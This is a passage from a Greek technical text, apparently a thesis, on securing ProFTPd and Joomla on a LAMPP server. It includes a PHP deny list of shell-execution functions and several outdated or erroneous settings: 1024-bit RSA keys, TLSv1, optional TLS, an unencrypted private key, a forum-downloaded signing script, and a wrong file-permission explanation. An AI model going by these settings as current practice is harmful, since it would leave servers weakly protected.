Στη συνέχεια, πρέπει να ορίσουμε περισσότερα πιο συγκεκριμένα δικαιώματα για τη διαδρομή αυτή, το οποίο υλοποιείται με τη χρήση της παραμέτρου **Directory.** Για παράδειγμα, θα δηλώσουμε ότι μπορεί να γίνει υπερκάλυψη αρχείων, δεδομένου ότι ο χρήστης έχει τα κατάλληλα δικαιώματα ανάγνωσης και εγγραφής στο φάκελο αυτό. Τα δικαιώματα ορίζονται σε πρώτη φάση σε επίπεδο λειτουργικού και επιπλέον στις ρυθμίσεις του ProFTPd server.

```
<Directory /opt/lampp/htdocs/*>
     AllowOverwrite on
</Directory>
```

Ένα σημαντικό μέτρο ασφάλειας έχει σχέση με τους συμβολικούς συνδέσμους (**symbolic links**) σε άλλες διαδρομές στο server. Δεν θέλουμε να μπορεί κάποιος να περιηγηθεί εκτός των ορίων που έχουμε θέσει και επιλέγουμε να απενεργοποιήσουμε την προβολή των συνδέσμων αυτών.

```
ShowSymlinks          off
```

Η επόμενη παράμετρος σχετίζεται με την προβολή των αρχείων ενός φακέλου. Μπορούμε έτσι να αποκρύψουμε και να εμφανίσουμε πληροφορίες στον τελικό χρήστη.

```
ListOptions               "-l"
```

Στην περίπτωση που οι clients συνδέονται στον ProFTPd server με passive mode, προτείνεται να περιορίσουμε τον αριθμό των θυρών τις οποίες θα μπορεί να χρησιμοποιήσει ο server για να δημιουργήσει συνδέσεις. Κάτι τέτοιο

επιτυγχάνεται με την παρακάτω εντολή και, συγκεκριμένα, ορίζουμε ότι ο μέγιστος αριθμός σύγχρονων συνδέσεων είναι 100.

```
PassivePorts                    60000 60100
```

Χρημοποιούμε τόσο υψηλό αριθμό θυρών για να είμαστε σίγουροι ότι δεν θα υπάρξουν διενέξεις με τις θύρες άλλων εφαρμογών στον server. Παρόλα αυτά πρέπει πάντα να ελέγχουμε ότι οι θύρες αυτές είναι ελεύθερες με εργαλεία όπως το nmap, που θα μας δώσουν μία πλήρη λίστα των ελεύθερων και δεσμευμένων θυρών στον server μας.

Ένα ακόμα βήμα προς την απόκρυψη πληροφοριών του ProFTPd server είναι η παράμετρος **MasqueradeAddress**. Με την παράμετρο αυτή ζητάμε από τον server να προβάλει μια συγκεκριμένη διεύθυνση ή domain αντί της IP του.

```
MasqueradeAddress    ntounasth.sytes.net
```

Επιπλέον, μπορούμε να λάβουμε μέτρα απέναντι σε επιθέσεις, κατά κύριο λόγο τύπου DOS, ορίζοντας παραμέτρους που σχετίζονται με χρόνους λήξης (**timeout**) διαφόρων λειτουργιών. Οι παρακάτω παράμετροι αφορύν στην μη μετάδοση δεδομένων, στην περίπτωση που ο server δεν αποκρίνεται για οποιοδήποτε λόγο, στην περίπτωση που δεν του ζητείται κάτι και στην είσοδο του χρήστη.

```
TimeoutNoTransfer    600

TimeoutStalled              100

TimeoutIdle          2200

TimeoutLogin                20
```

Επίσης, παρόμοιες με τις προηγούμενες παραμέτρους, υπάρχουν και οι εντολές που ορίζουν μέγιστους αριθμούς επιτρεπτών συνδέσεων και ανεπιτυχών δοκιμών εισόδου. Με τον τρόπο αυτό διασφαλίζουμε ότι ο server δεν θα προσπαθήσει να εξυπηρετήσει περισσότερους από όσους μπορεί αλλά θα τους αρνηθεί την πρόσβαση εξαρχής και θα λειτουργεί εντός των δυνατοτήτων του.

```
MaxInstances         8
```

```
MaxClients          8

MaxClientsPerHost   8

MaxClientsPerUser   8

MaxHostsPerUser             8

MaxLoginAttempts    5
```

Τα αρχεία καταγραφής είναι το σημαντικότερο χαρακτηριστικό ενός server κατά την προσπάθεια επίλυσης των διαφόρων προβλημάτων που μπορεί να προκύψουν κατά τη λειτουργία του. Εάν δεν ορίσουμε τα αρχεία αυτά, η καταγραφή θα γίνεται στο αρχείο **syslog**. Όπως έχουμε ήδη αναφέρει, πρέπει να αποφεύγεται κάτι τέτοιο όποτε είναι δυνατό. Δημιουργούμε έναν υποφάκελο στον φάκελο των logs του LAMPP με όνομα **ftp** και ορίζουμε τα εξής αρχεία:

```
ExtendedLog         /opt/lampp/logs/ftp/ftp.log

TransferLog         /opt/lampp/logs/ftp/xferlog

SystemLog           /opt/lampp/logs/ftp/syslog.log
```

Το τελευταίο βήμα προς την ασφάλεια του ftp server είναι η κρυπτογράφηση των δεδομένων που αποστέλλονται μεταξύ server και client. Σε περίπτωση που δεν χρησιμοποιήσουμε κρυπτογράφηση ακόμα και ο κωδικός του χρήστη στέλνεται σε απλό κείμενο και είναι πολύ εύκολο για κάποιον να ανακαλύψει τον κωδικό κάποιου χρήστη την ώρα που συνδέεται.

Αρχικά, πρέπει να δημιουργήσουμε τα πιστοποιητικά που θα χρησιμοποιηθούν από τον server. Τα παρακάτω βήματα πρέπει να γίνουν από τον χρήστη root του συστήματος.

Εγκαθιστούμε το πακέτο libssl-dev εάν δεν το έχουμε ήδη:

```
sudo apt-get install build-essential

sudo apt-get install libssl-dev
```

Στη συνέχεια, δημιουργούμε τον φάκελο στον οποίο θα αποθηκεύσουμε τα πιστοποιητικά και μεταφερόμαστε σε αυτόν.

```
mkdir /opt/lampp/etc/ssl.ftpcert

cd /opt/lampp/etc/ssl.ftpcert/
```

Δημιουργούμε τα απαραίτητα αρχεία των πιστοποιητικών:

```
openssl genrsa -des3 -out server.key 1024

openssl req -new -key server.key -out server.csr

openssl genrsa -des3 -out ca.key 1024

openssl req -new -x509 -days 365 -key ca.key -out ca.crt
```

Κατεβάζουμε κάποιο εργαλείο για να υπογράψουμε τα πιστοποιητικά. Για παράδειγμα, μπορούμε να κατεβάσουμε το script sign.sh[1] από τα φόρουμ του Ubuntu. Τα **ca.*** αρχεία χρησιμοποιούνται αυτόματα για την υπογραφή των πιστοποιητικών. Αφού το κατεβάσουμε, μεταφερόμαστε στο τερματικό στο φάκελο στον οποίο το έχουμε αποθηκεύσει και αφού του δώσουμε δικαιώματα εκτέλεσης, το τρέχουμε με παράμετρο το αρχείο **server.csr**.

```
chmod +x sign.sh

./sign.sh /opt/lampp/etc/ssl.ftpcert/server.csr
```

Τα πιστοποιητικά είναι πλέον έτοιμα να χρησιμοποιηθούν. Τελος, πρέπει να προσθέσουμε στο **proftpd.conf** τον κατάλληλο κώδικα για να ζητήσουμε από τον server να χρησιμοποιεί κρυπτογράφηση.

```
<IfModule mod_tls.c>

    TLSEngine on

    TLSLog /opt/lampp/logs/ftp/tls.log

    TLSProtocol TLSv1

    TLSRequired off

    TLSRSACertificateFile
/opt/lampp/etc/ssl.ftpcert/server.crt
```

[1] sign.sh url: http://ubuntuforums.org/attachment.php?attachmentid=32939&d=1179562202

```
    TLSRSACertificateKeyFile
/opt/lampp/etc/ssl.ftpcert/server.key

    TLSCACertificateFile /opt/lampp/etc/ssl.ftpcert/ca.crt

    TLSVerifyClient off

</IfModule>
```

Σε περίπτωση που θέλουμε οι χρήστες να συνδέονται μέσω ασφαλής σύνδεσης, ορίζουμε την τιμή **TLSRequired** σε **on**. Κάνοντας επανεκκίνηση τον LAMPP server μας, θα δούμε ότι κατά την εκκίνηση του ProFTPd ζητείται να εισάγουμε τον κωδικό με τον οποίο έχουμε φτιάξει τα πιστοποιητικά. Κάτι τέτοιο δεν είναι βολικό καθώς θα πρέπει να είμαστε παρόν σε κάθε εκκίνηση ή επανεκκίνηση του server. Η αιτία του προβλήματος είναι το γεγονός ότι το ιδιωτικό RSA κλειδί των πιστοποιητικών είναι κρυπτογραφημένο μέσα στο αρχείο server.key. Η επίλυση του προβλήματος έγκειται στην αφαίρεση της κρυπτογράφησης αυτής. Με τον τρόπο αυτό, το κλειδί είναι μη κρυπτογραφημένο και μπορεί να το διαβάσει οποιοσδήποτε. Πρόσβαση και δικαιώματα στο αρχείο αυτό έχει μόνο ο χρήστης root.

```
cd /opt/lampp/etc/ssl.ftpcert

cp server.key server.key.org

openssl rsa -in server.key.org -out server.key
```

ΚΕΦΑΛΑΙΟ

4. Joomla και ασφάλεια

4.1. ΓΕΝΙΚΑ ΓΙΑ ΤΟ JOOMLA

Πρόκειται για μια ευρέως διαδεδομένη CMS (**Content Management System**) εφαρμογή, η οποία παρέχει μία υποδομή για τη δημιουργία δυναμικών ιστοσελίδων και web εφαρμογών. Μπορεί να χρησιμοποιηθεί για τη δημιουργία μιας απλής ιστοσελίδας ή για τη δημιουργία ενός ηλεκτρονικού καταστήματος, ακόμα και για ιστοσελίδα κοινωνικής δικτύωσης με πολλούς χρήστες.

Το Joomla έχει μεγάλη ιστορία στον χώρο των CMS με πάρα πολλές υλοποιήσεις και επιτυχίες. Βασίζεται, πλέον, στην αντικειμενοστραφή PHP και μπορεί να χρησιμοποιηθεί είτε με τον Apache είτε με τον IIS της Microsoft. Όσον αφορά τις βάσεις δεδομένων, υποστηρίζει την MySQL και την MS SQL. Ο προτεινόμενος συνδυασμός λογισμικών, όμως, για την εγκατάσταση και χρήση του Joomla είναι Linux με http server τον Apache και την MySQL για βάση δεδομένων, συνεπώς το LAMPP παρέχει την κατάλληλη υποδομή για να φιλοξενήσουμε εφαρμογές βασισμένες στο Joomla.

Επίσης, υποστηρίζονται πλήρως τα γνωστά web services και παρέχεται το XML-RPC API από το ίδιο το Joomla για τη δημιουργία, κλήση και χειρισμό web services, γεγονός που δίνει στο Joomla τη δύναμη να ξεφύγει από τα όρια που του επιβάλλονται από την PHP και γενικότερα από τη δομή του. Επιπλέον, μπορούμε να χρησιμοποιήσουμε το Joomla ως server για web services βασισμένες σε XML-RPC based.

Η αρχιτεκτονική του Joomla χωρίζει τα διάφορα μέρη μιας ιστοσελίδας/εφαρμογής σε:

- Components: είναι εφαρμογές που εγκαθιστούμε στο Joomla
- Plugins: παρέχουν επιπλέον λειτουργίες στο Joomla.

- Modules: μικροεφαρμογές που εγκαθιστούμε. Λειτουργούν είτε αυτόνομα είτε με βάση κάποιο άλλο component.

- Templates: αφορούν την διεπαφή και τα γραφικά του site.

Η δύναμη του Joomla βασίζεται στην αρχιτεκτονική αυτή και στην επεκτασιμότητα που προσφέρει. Με μια απλή αναζήτηση στο Internet (π.χ. joomla extensions) μπορεί κανείς να ανακαλύψει αμέτρητες πρόσθετες εφαρμογές οι οποίες παρέχουν σχεδόν τα πάντα.

Η κοινότητα του Joomla δουλεύει συνεχώς και με κύριο γνώμονα την ασφάλεια. Συχνά δημοσιεύονται και ενημερώσεις ασφάλειας πέραν των αναβαθμίσεων και δεν πρέπει να παραβλέπουμε ποτέ να ελέγχουμε για τυχόν ενημερώσεις τις οποίες θα πρέπει να εγκαταστήσουμε. Επίσης, καθώς σπάνια θα χρησιμοποιήσουμε το Joomla ως έχει, πρέπει να ελέγχουμε και τις ενημερώσεις των επιπλέον εφαρμογών που έχουμε εγκαταστήσει και να ενημερώνουμε και αυτές. Αναμφίβολα, πρόκειται για μία σχετικά δύσκολη και χρονοβόρα διαδικασία και καλό είναι να ανατίθεται σε άτομα με σχετική εμπειρία.

4.2. Ρυθμίσεις και διαχείριση του Joomla

Σε κάθε εγκατάσταση του Joomla υπάρχουν κάποια βήματα τα οποία πρέπει να έχει πάντα στο μυαλό ο διαχειριστής που αφορούν τόσο την ασ φάλεια όσο και τη σωστή διαχείριση αλλά και τη διευκόλυνσή του.

4.2.1. Προετοιμασία

Βασικό μέρος της δημιουργίας και διαχείρισης ενός server και των εφαρμογών του είναι η φάση της προετοιμασίας, η οποία και θα καθορίσει τον τρόπο με τον οποίο θα στήσουμε, θα αναπτύξουμε και θα συντηρήσουμε τον server αυτό. Τα σημεία που δίνουμε έμφαση στη συνέχεια δεν αφορούν μόνο το Joomla αλλά γενικότερα τη δημιουργία και συντήρηση και σκοπό έχουν να τονίσουν την

ανάγκη για μεθοδικότητα και επίγνωση των επιπτώσεων των αποφάσεων που θα πάρουμε.

Επιλογή ενός έμπιστου πάροχου χώρου φιλοξενίας

Πιθανότατα μία από τις πιο σημαντικές αποφάσεις σε σχέση με την ασφάλεια είναι η επιλογή του server που θα επιλέξουμε να φιλοξενήσει την ιστοσελίδα/εφαρμογή μας. Υπάρχουν διαθέσιμοι αμέτρητοι πάροχοι οι οποίοι προσφέρουν μεγάλη ποικιλία σε τιμές επιλογές και ρυθμίσεις με αποτέλεσμα να δίνεται η δυνατότητα στον καθένα να διαλέξει το πακέτο που ταιριάζει στις απαιτήσεις του.

Επικινδυνότητα των shared servers

Στην περίπτωση που αναζητούμε μια σχετικά φθηνότερη λύση, κατά πάσα πιθανότητα θα καταλήξουμε στην επιλογή ενός shared server. Σε γενικές γραμμές, οι servers αυτοί είναι λιγότερο ασφαλείς από τους dedicated servers και αυτό οφείλεται στο μεγάλο εύρος αναγκών που καλούνται να καλύψουν. Συνεπώς, οι ρυθμίσεις τους είναι σαφέστατα πιο χαλαρές με αντίκτυπο ακόμα και στην ασφάλεια μερικές φορές. Μερικά από τα μέτρα ασφάλειας που θα αναφέρουμε στη συνέχεια, εάν όχι όλα, μπορούν να εφαρμοστούν και σε shared servers.

Δημιουργία περιβάλλοντος Development και Testing

Ακόμα ένα λάθος που συχνά συναντάται είναι η μη ύπαρξη έστω περιβάλλοντος development. Όταν έρθει η ώρα να γίνουν αλλαγές, προσθήκες ή ενημερώσεις στην εφαρμογή μας, επιβάλλεται να γίνει με τον σωστό τρόπο για να μπορούμε να είμαστε όσο το δυνατόν περισσότερο προετοιμασμένοι για τυχόν προβλήματα.

Ο ρόλος του περιβάλλοντος ανάπτυξης είναι να βοηθήσει τους προγραμματιστές να αναπτύξουν γρήγορα την εφαρμογή τους και να έχουν την βοήθεια όλων των εργαλείων και εφαρμογών που θα τους προσφέρουν τη βοήθεια αυτή. Το περιβάλλον αυτό θα μπορούσε να είναι διαφορετικό φυσικά από προγραμματιστή σε προγραμματιστή, καθώς συνήθως πρόκειται για ένα τοπικό server που λειτουργεί στον υπολογιστή του προγραμματιστή. Κάτι τέτοιο, όμως, συνιστά λάθος πρακτική καθώς δημιουργεί απαίτηση περιβάλλοντος testing. Αντίθετα, θα μπορούσαν τα περιβάλλοντα ανάπτυξης να αποτελούν αντίγραφα του server παραγωγής με τα ίδια λογισμικά και τις ίδιες ρυθμίσεις. Έτσι, το περιβάλλον testing, μπορεί να αντικατασταθεί από εκείνο του προγραμματιστή.

Παρόλα αυτά, είναι ακόμα πιο σωστό να υπάρχει και testing περιβάλλον και να είναι ακριβές αντίγραφο του server και με υπόσταση ίδια με του server με μόνη διαφορά να περιορίζεται η πρόσβαση σε αυτό από το Internet. Με τον τρόπο αυτό, μπορούμε να δοκιμάσουμε από δοκιμή των αλλαγών που επιθυμούμε αλλά συγχρόνως να χρησιμοποιήσουμε εργαλεία auditing για να ελέγξουμε την ασφάλεια του περιβάλλοντος και τις αδυναμίες του.

Χρήση ενός IDE και ενός συστήματος versioning για την ανάπτυξη

Όταν θέλει κανείς να ασχοληθεί με την δημιουργία εφαρμογών (ειδικά σε PHP), βρίσκεται μπροστά στο πρόβλημα της εφαρμογής που θα τον βοηθήσει να το καταφέρει γρήγορα, αποτελεσματικά, που θα προσφέρει βοήθεια και άνεση στην ανάπτυξη. Την ανάγκη αυτή καλύπτουν εφαρμογές που ονομάζονται IDEs και, πλέον, υπάρχουν και για την PHP (π.χ. PHPEclipse). Η δημιουργία δυνατών και σοβαρών εφαρμογών με αντικειμενοστραφή PHP, όπως και με κάθε άλλη γλώσσα, θα ήταν μια διαδικασία πολύ πιο χρονοβόρα και επίπονη καθώς οι εφαρμογές αυτές παρέχουν εργαλεία και πάρα πολλά πρόσθετα απαραίτητα για εργασίες όπως διαχείριση των αρχείων, συνδέσεις με βάσεις δεδομένων, συνδέσεις με αρχεία συστήματος μεσω Internet (ftp, lan, κτλ), συνδέσεις με versioning systems/servers, συμπλήρωση κώδικα, εργαλεία για debug.

Η χρήση ενός versioning server δίνει τη δυνατότητα διατήρησης ιστορικού των αρχείων της εφαρμογής μας. Είναι ένα είδος backup αλλά δεν πρέπει να θεωρηθεί ότι μπορεί να το αντικαταστήσει. Είναι ένα σημαντικό εργαλείο για βοήθεια κατά την ανάπτυξη και μόνο, ρόλος του οποίου είναι να μπορούμε να δημιουργήσουμε εκδόσεις της εφαρμογής μας καθώς και να μπορούμε να επιστρέψουμε ανά πάσα στιγμή σε οποιοδήποτε χρονικό σημείο θελήσουμε.

4.2.2. Διαχείριση και ρύθμιση των εφαρμογών Joomla

Όλες οι εφαρμογές εγκαθίστανται πάντα με κάποιες προεπιλεγμένες ρυθμίσεις, οι οποίες και είναι γνωστές σε όλους. Παρά το γεγονός ότι παρέχουν ένα επίπεδο ασφάλειας, πρέπει να αποφεύγεται η χρήση τους και προτείνεται πάντα η προσαρμογή τους, από την πιο ασήμαντη μέχρι την πιο σημαντική. Στη συνέχεια θα αναφερθούμε σε κάποιες σημαντικές αλλαγές, με τις οποίες θα ενισχύσουμε σημαντικά την ασφάλεια του server και των εφαρμογών Joomla.

Αλλαγή του προεπιλεγμένου username του προεπιλεγμένου Super Administrator του Joomla

Το Joomla δημιουργεί έναν προεπιλεγμένο λογαριασμό χρήστη τύπου Super Administrator με όνομα χρήστη **admin** και έναν password της επιλογής μας τον οποίο ορίζουμε κατά την εγκατάσταση. Ο επιτιθέμενος, στην προσπάθειά του να μπει στο διαχειριστικό μέρος του Joomla, θα δοκιμάσει σίγουρα κωδικούς πρόσβασης για τον χρήστη αυτό. Χρησιμοποιώντας λοιπόν το προεπιλεγμένο διευκολύνουμε τον επιτιθέμενο, ο οποίος θα πρέπει μόνο να ανακαλύψει μόνο τον κωδικό του χρήστη μας.

Προστασία φακέλων και αρχείων

Το βασικό αρχείο ρυθμίσεων του Joomla ονομάζεται configuration.php και βρίσκεται στον αρχικό φάκελο που περιέχει το Joomla. Έτσι, εάν εγκαταστήσουμε το Joomla στον htdocs φάκελο, η διαδρομή του αρχείου αυτού θα είναι πιθανώς η **/opt/lampp/htdocs/**. Το αρχείο αυτό είναι μια PHP class η οποία περιέχει σημαντικές πληροφορίες και ρυθμίσεις της εφαρμογής όπως στοιχεία σύνδεσης με την βάση, με το FTP στρώμα καθώς και τους κωδικούς σε απλό κείμενο. Εάν κάποιος καταφέρει να υποκλέψει το αρχείο αυτό μπορεί να αποκτήσει πλήρη εξουσία πάνω στην εφαρμογή και να έχει πρόσβαση παντού. Για τους λόγους αυτούς, το αρχείο αυτό πρέπει να μεταφέρεται σε ένα ασφαλέστερο σημείο στον server μας και εκτός της διαδρομής **/opt/lampp/htdocs/path/to/Joomla/**. Για να το επιτύχουμε αυτό πρέπει να χρησιμοποιήσουμε ένα άλλο αρχείο, το Joomla_root/includes/defines.php.

```
define( 'JPATH_CONFIGURATION',      JPATH_ROOT );
```

Για παράδειγμα, μπορούμε να δημιουργήσουμε ένα φάκελο, τον **/opt/lampp/htdocs_critical** και στον φάκελο αυτό να δημιουργήσουμε ένα δέντρο φακέλων και αρχείων με τις εφαρμογές μας και τις ρυθμίσεις τους κατηγοριοποιημένα σωστά και σαφώς διαχωρισμένα μεταξύ τους. Στο δεντρο αυτό, θα μπορούσαμε να προσθέσουμε και τους φακέλους tmp και logs.

```
define( 'JPATH_CONFIGURATION',
'/opt/lampp/htdocs_critical/path/to/Joomla/' );
```

Εάν μελετήσουμε το αρχείο αυτό, θα δούμε ότι μπορούμε να τροποποιήσουμε και άλλες βασικές διαδρομές του Joomla έτσι ώστε να αποκρύψουμε ακόμα περισσότερο την πλατφόρμα που έχουμε χρησιμοποιήσει για την εφαρμογή μας.

```
$parts = explode( DS, JPATH_BASE );

//Defines

define( 'JPATH_ROOT',               implode( DS, $parts ) );
```

```
define( 'JPATH_SITE',               JPATH_ROOT );

define( 'JPATH_CONFIGURATION',      JPATH_ROOT );

define( 'JPATH_ADMINISTRATOR',
     JPATH_ROOT.DS.'administrator' );

define( 'JPATH_XMLRPC',             JPATH_ROOT.DS.'xmlrpc'
);

define( 'JPATH_LIBRARIES',  JPATH_ROOT.DS.'libraries' );

define( 'JPATH_PLUGINS',            JPATH_ROOT.DS.'plugins'
);

define( 'JPATH_INSTALLATION',
     JPATH_ROOT.DS.'installation' );

define( 'JPATH_THEMES',
     JPATH_BASE.DS.'templates' );

define( 'JPATH_CACHE',              JPATH_BASE.DS.'cache');
```

Η δύναμη του Joomla βασίζεται όπως έχουμε ήδη αναφέρει στο μεγάλο αριθμό επεκτάσεων που υπάρχουν διαθέσιμες για διάφορες λειτουργίες. Όταν χρησιμοποιούμε επεκτάσεις, πρέπει να γνωρίζουμε εάν χρειάζονται ιδιαίτερα δικαιώματα πρόσβασης σε κάποιους συγκεκριμένους φακέλους και αρχεία και να λαμβάνουμε κατάλληλα μέτρα προφύλαξής τους από κακόβουλες επιθέσεις. Παραδείγματα τέτοιων φακέλων είναι φάκελοι **temp**, φάκελοι εικόνων και άλλων πολυμέσων και φάκελοι στους οποίους μπορούν να ανεβάζουν αρχεία οι χρήστες (μεσω φόρουμ κτλ).

Τέλος, πρέπει να ρυθμίζουμε πάντα την παράμετρο open_basedir της PHP για να περιορίζουμε όπως έχουμε ήδη περιγράψει σε προηγούμενο κεφάλαιο.

Επιβεβαίωση σωστών δικαιωμάτων σε όλα τα αρχεία και τους φακέλους

Εάν είναι δυνατό, πριν θεωρήσουμε την εφαρμογή μας έτοιμη για το περιβάλλον παραγωγής πρέπει να θέσουμε τα δικαιώματα όλων των φακέλων και των αρχείων με τα κατάλληλα δικαιώματα πρόσβασης τα οποία είναι 755 και 644

αντίστοιχα. Τα δικαιώματα αυτά αντιστοιχούν σε drwxr-xr-x και -rwx-r-x-r-x. Αναλυτικότερα:

- Ιδιοκτήτης χρήστης: read, write, execute
- Ομάδα ιδιοκτήτη: read, execute
- Υπόλοιποι: read, execute

Για να καταφέρουμε να λειτουργούν ομαλά οι ρυθμίσεις αυτές πρέπει να αποφασίσουμε να χρησιμοποιήσουμε έναν ενιαίο τρόπο διαχείρισης της εφαρμογής: είτε χρήση πάντα του FTP layer, είτε ποτέ. Στην δεύτερη περίπτωση, ιδιοκτήτης των αρχείων αυτών θα είναι ο χρήστης με τον οποίο λειτουργεί ο Apache (www-data ή όπως αλλιώς τον έχουμε ονομάσει). Προτείνεται, όμως, η χρήση του FTP layer καθώς θα μπορούμε να διαχειριστούμε την εφαρμογή όχι μόνο μέσω web εφαρμογών αλλά και desktop εφαρμογών.

Στην περίπτωση που θέλουμε να χρησιμοποιήσουμε το FTP layer, πρέπει να ανεβάσουμε όλα τα αρχεία του Joomla με τον FTP χρήστη που θα χρησιμοποιήσουμε. Στη συνέχεια, θα ορίσουμε τα δικαιώματα των αρχείων είτε μέσω εντολών shell (στην περίπτωση που έχουμε ssh πρόσβαση στον server), είτε μέσω κάποιας εφαρμογής/επέκτασης του Joomla.

Αφαίρεση άχρηστων και αχρησιμοποίητων επεκτάσεων

Το τελικό πακέτο που θα δημιουργήσουμε πρέπει να περιλαμβάνει μόνο τις απαραίτητες για την εφαρμογή επεκτάσεις και θέματα. Είναι πολύ πιθανό να δημιουργηθούν κενά ασφαλείας από επεκτάσεις και θέματα που έχουν μείνει αχρησιμοποίητα στην εφαρμογή μας. Επίσης, πρέπει πάντα να ελέγχουμε για αρχεία που έχουν απομείνει στο σύστημά μας από απεγκαταστάσεις που δεν είναι σωστά ρυθμισμένες να αφαιρούν όλα τα αρχεία της εφαρμογής. Τέλος, πρέπει πάντα να ελέγχεται ο φάκελος **/tmp** ή οποιοσδήποτε στον οποίο αποθηκεύονται προσωρινά αρχεία για εγκαταστάσεις για αρχεία που δεν έχουν σβηστεί από παράλειψη των επεκτάσεων.

4.2.3. Ρύθμισεις στον Apache

Χρήση των αρχείων .htaccess

Με τη βοήθεια των αρχείων αυτών μπορούμε να αποτρέψουμε τυπικές επιθέσεις στον server. Υπάρχουν περιπτώσεις shared servers που δεν επιτρέπουν τη χρήση τους και πρέπει να έρθουμε σε συνεννόηση για να το καταφέρουμε. Με τα αρχεία αυτά θα αποτρέψουμε την πρόσβαση σε φακέλους όπως **/administrator** και άλλους ευαίσθητους φακέλους. Μπορούμε ακόμα να περιορίσουμε την πρόσβαση σε συγκεκριμένες διευθύνσεις. Τέλος, η χρήση της PHP5 θα προσφέρει μεγαλύτερη ασφάλεια από την προηγούμενή της έκδοση.

Χρήση του mod_security και mod_rewrite

Τα δύο αυτά πρόσθετα του Apache προσφέρουν ασφάλεια και απόκρυψη διαφόρων πληροφοριών ακόμα και για διαδρομές στον server. Σε επίπεδο shared server, πιθανόν να απαιτείται η παρέμβαση του παρόχου.

4.2.4. Ρύθμισεις στην MySQL

Όπως έχουμε προαναφέρει, όσον αφορά τη MySQL, πρέπει πάντα να περιορίζουμε τα δικαιώματα των χρηστών και την πρόσβαση από εξωτερικούς hosts.

4.2.5. Ρυθμίσεις της PHP

Όπως αναφέραμε και σε προηγούμενο κεφάλαιο, πρέπει κανείς να γνωρίζει τι κάνει σχετικά με την PHP. Οι παρακάτω ρυθμίσεις έχουν γνώμονα το Joomla σε σχέση με την ασφάλεια αλλά και την ομαλή λειτουργία του.

Χρήση PHP5

Στην PHP5 έχουν γίνει πολλά βήματα με γνώμονα την ασφάλεια και πλέον στην έκδοση αυτή, η γλώσσα αυτή έχει θέσει δυνατές βάσεις για στροφή προς την αντικειμενοστραφή μεριά της γλώσσας. Πλέον, οι εκδόσεις του Joomla είναι συμβατές με την PHP5 και προτείνεται η χρήση αυτής.

Χρήση τοπικών αρχείων php.ini

Όταν πρόκειται για shared servers, είναι σίγουρο ότι δεν θα μας παρέχεται η δυνατότητα να επεξεργαστούμε άμεσα το php.ini αρχείο του server. Υπάρχει, παρόλα αυτά, η πιθανότητα να μπορούμε να δημιουργήσουμε και να χρησιμοποιήσουμε τοπικά αρχεία php.ini, των οποίων ο ρόλος είναι ίδιος με εκείνου των .htaccess αρχείων: χρησιμοποιούνται για την υπερκάλυψη εντολών. Στην περίπτωση που αποφασίσουμε να χρησιμοποιήσουμε τα αρχεία αυτά, πρέπει να έχουμε στο μυαλό μας τα εξής:

1. Τα αρχεία αυτά έχουν αποτέλεσμα μόνο εάν ο server είναι ρυθμισμένος να τα χρησιμοποιεί. Μια δοκιμή είναι ο καλύτερος τρόπος να το ανακαλύψουμε.

2. Τα αρχεία αυτά έχουν ισχύ μόνο για τα αρχεία που περιέχονται στον ίδιο φάκελο με αυτά ή καλούνται από αυτά τα αρχεία με τις εντολές **included()** και **required()**. Συνεπώς, για το Joomla και εξαιτίας του MVC μοντέλου το οποίο ακολουθεί, απαιτούνται μόνο δύο παρουσίες αυτών των αρχείων: μία στον αρχικό φάκελο **(/)** και μία στον φάκελο του διαχειριστικού μέρους **(/administrator)**.

3. Η ύπαρξη αρχείων php.ini σε οποιαδήποτε άλλη διαδρομή του Joomla πρέπει να αποτελέσει ανησυχία καθώς πρόκειται (κατά πάσα πιθανότητα) για το αποτέλεσμα κάποιας επιτυχημένης επίθεσης.

Χρήση της παραμέτρου disable_functions

Η λειτουργία της παραμέτρου αυτής είναι η απενεργοποίηση επικίνδυνων μεθόδων της PHP και οι οποίες δεν θα χρειαστούν κατά τη λειτουργία του Joomla. Μια βασική ρύθμιση είναι η εξής:

```
disable_functions = show_source, system, shell_exec,
passthru, exec, phpinfo, popen, proc_open
```

η οποία μπορεί πάντα να εμπλουτιστεί με επιπλέον εντολές που δεν απαιτούνται.

Χρήση της παραμέτρου open_basedir

Ο ρόλος της παραμέτρου αυτής έχει αναλυθεί σε προηγούμενο κεφάλαιο. Στο σημείο αυτό πρέπει να προσθέσουμε ότι προτείνεται να είναι ενεργοποιημένη και σωστά ρυθμισμένη. Πρέπει να δείχνει στον φάκελο που έχουμε εγκαταστήσει το Joomla.

Απενεργοποίηση της λειτουργίας safe_mode

Την λειτουργία αυτή της PHP την έχουμε περιγράψει αναλυτικά σε προηγούμενο κεφάλαιο. Όσον αφορά στο Joomla, προτείνεται αυστηρά να αποφεύγεται η χρήση της καθώς είναι σχεδόν σίγουρο ότι θα δημιουργήσει προβλήματα στην ομαλή λειτουργία του Joomla. Πρόκειται για προβλήματα τα οποία θα μπορέσουμε φυσικά να λύσουμε, αλλά δεν υπάρχει λόγος να δημιουργήσουμε αυτό τον επιπλέον φόρτο εργασίας καθώς δεν κερδίζουμε κάτι ουσιαστικό από τη χρήση της λειτουργίας αυτής.

```
safe_mode = 0
```

Απενεργοποίηση της παραμέτρου register_globals

Τα προβλήματα και οι κίνδυνοι που προέρχονται από τη ενεργοποίηση αυτής της παραμέτρου έχουν ήδη συζητηθεί σε προηγούμενο κεφάλαιο. Υπενθυμίζουμε στο σημείο αυτή την σημαντικότητα της απενεργοποίησής τους.

Σε περίπτωση που η εφαρμογή μας φιλοξενείτε σε shared server και ο πάροχος του χώρου φιλοξενίας δεν την απενεργοποιήσει με οποιοδήποτε τρόπο κατόπιν αίτησής μας, πρέπει να θεωρήσουμε τον server αναξιόπιστο και να μεταφέρουμε την εφαρμογή μας σε άλλο server.

```
register_globals = 0
```

Απενεργοποίηση της παραμέτρου allow_url_fopen

Όταν χρησιμοποιούμε το Joomla για την ανάπτυξη μιας εφαρμογής, πρέπει να γνωρίζουμε ότι μας παρέχονται τα κατάλληλα προγραμματιστικά εργαλεία (**classes και wrappers**) για την υλοποίηση της λειτουργικότητας της allow_url_fopen χωρίς να απαιτείται η χρήση αυτής. Συνεπώς, μπορούμε και πρέπει να απενεργοποιήσουμε τη δυνατότητα αυτή της PHP, καθώς δεν προσφέρει κάτι το οποίο δεν παρέχεται από το Joomla αλλά, αντίθετα, δημιουργεί προβλήματα ασφάλειας.

```
allow_url_fopen = 0
```

4.3. Γράφωντας «καλό» κώδικα για το Joomla

